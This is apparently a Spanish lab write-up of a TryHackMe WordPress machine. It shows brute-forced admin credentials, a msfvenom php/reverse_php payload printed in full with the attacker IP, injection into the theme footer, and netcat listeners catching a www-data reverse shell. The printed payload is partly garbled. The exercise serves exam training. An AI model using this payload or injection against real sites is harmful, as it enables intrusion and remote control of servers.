
[!] Valid Combinations Found:
    | Username: admin, Password: my2boys

[!] No WPScan API Token given, as a result vulnerability o
[!] You can get a free API token with 25 daily requests by


[+] Finished: Mon Apr 21 05:24:14 2025
[+] Requests Done: 4028
[+] Cached Requests: 28
[+] Data Sent: 2.033 MB
[+] Data Received: 2.311 MB
[+] Memory used: 240.863 MB
[+] Elapsed time: 00:02:21

(kali@kali)-[~/Desktop]
$
```

Accedemos al panel de WordPress y probamos.




Vemos que funciona:




Le damos a `Remind me later` y accedemos al panel interno de WordPress para intentar acceder a la máquina víctima inyectando un código malicioso en un archivo `.php`.

Si pudiéramos subir archivos (aparecería algo tipo `file upload`), crearía el archivo con `msfvenom` y lo subiría. Sin embargo, en este caso no podemos subirlo, así que seguimos estos pasos para copiar el código del payload directamente en WordPress:

Vamos a `Appearance` → `Theme Editor`.



Nos dirigimos a Theme Footer .



Borramos el código y vamos a usar msfvenom para generar el payload.

Recordar que en el entorno TryHackMe debemos usar esta IP como nuestra IP atacante:

```
kali@kali: ~/Desktop x kali@kali: ~/Desktop x kali@kali: ~/Desktop x
(kali@kali)-[~/Desktop]
$ ip a | grep tun0

4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state
    inet 10.21.121.69/16 scope global tun0

(kali@kali)-[~/Desktop]
$
```

Ejecutamos el siguiente comando:

```
sudo msfvenom -p php/reverse_php LHOST=10.21.121.69 LPORT=443 -f raw >
pwned.php
```


```
(kali@kali)-[~/Desktop]
$ ls
Selected file content:
auto_deploy.sh      hash      [REDACTED] (3).ovpn'  pwned.php
cmdasp.aspx         id_rsa    nc.exe      shell.exe

(kali@kali)-[~/Desktop]
$
```


Ahora usamos el comando `cat` para ver el código del payload, lo copiamos y lo pegamos en WordPress.

```
(kali@kali)-[~/Desktop]
$ cat pwned.php
```


```
(kali@kali)-[~/Desktop]
$ cat pwned.php
/*<?php /**/
@error_reporting(0);@set_time_limit(0);@ignore_user_abort(1);@ini_set('max_execution_time',0);
$dis=@ini_get('disable_functions');
if(!empty($dis)){
    $dis=preg_replace('/[ ]+/',',',$dis);
    $dis=explode(',',$dis);
    $dis=array_map('trim',$dis);
}else{
    $dis=array();
}
$ipaddr='10.21.121.69';
$port=443;
if(!function_exists('ARLQFH')){
    function ARLQFH($c){
        global $dis;
        if (FALSE==strstr(PHP_OS,'win')){
            $c=$c." 2>&1\n";
        }else{
            $out=ARLQFH(substr($c,0,-1));
            if($out==false){
                if($dhnlY='in_array';
                @socket_write($s,$nofuncs);
            }
        }
    }
}
$s=@socket_create(AF_INET,SOCK_STREAM,SOL_TCP);
@socket_connect($s,$ipaddr,$port);
@socket_write($s,"socket_create");
while($sc=@socket_read($s,2048)){
    $out = '';
    if(substr($sc,0,3) == 'cd '){
        chdir(substr($sc,3,-1));
    } else if (substr($sc,0,4) == 'quit' || substr($sc,0,4) == 'exit') {
        break;
    }
    $out=ARLQFH($sc);
    @socket_write($s,$out);
}
```




Hacemos clic en **Update File**.



Ponemos en escucha con **netcat** en el puerto 433.



Vamos al navegador, accedemos a esta ruta de WordPress y presionamos **Enter**:



Volvemos a la terminal en escucha y ya tenemos conexión.

```
kali@kali: ~/Desktop x kali@kali: ~/Desktop x 199 Blog
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
(kali@kali)-[~/Desktop]
$ sudo nc -nlvp 443
listening on [any] 443 ...
connect to [10.21.121.69] from (UNKNOWN) [10.10.12.199] 44288
whoami
www-data
```



Para mejorar la conexión, nos ponemos en escucha en otra terminal en el puerto 4444 con netcat .

```
kali@kali: ~/Desktop x kali@kali: ~/Desktop x kali@kali: ~/Desktop x
(kali@kali)-[~/Desktop] Kali Docs Kali Forums Kali NetHunter Exploit-DB
$ sudo nc -lvp 4444
[sudo] password for kali:
listening on [any] 4444 ...
```


Tras esto, vamos a la terminal donde accedimos a la shell y ejecutamos el siguiente comando generado en la página de [reverse shells](#) .

Es importante tener en cuenta que esto debe hacerse rápidamente, ya que la shell donde tenemos la conexión escuchando en el puerto 443 se desconecta en poco tiempo. Por eso, realizamos este paso para obtener una conexión más estable.





Nos dirigimos a la shell que está en escucha por el puerto 4444 y comprobamos que estamos conectados a la máquina víctima, esta vez de manera estable.



Este laboratorio ha sido realizado por Juanjo Ocón Técnico Superior en ASIR, para la preparación del examen eJPT.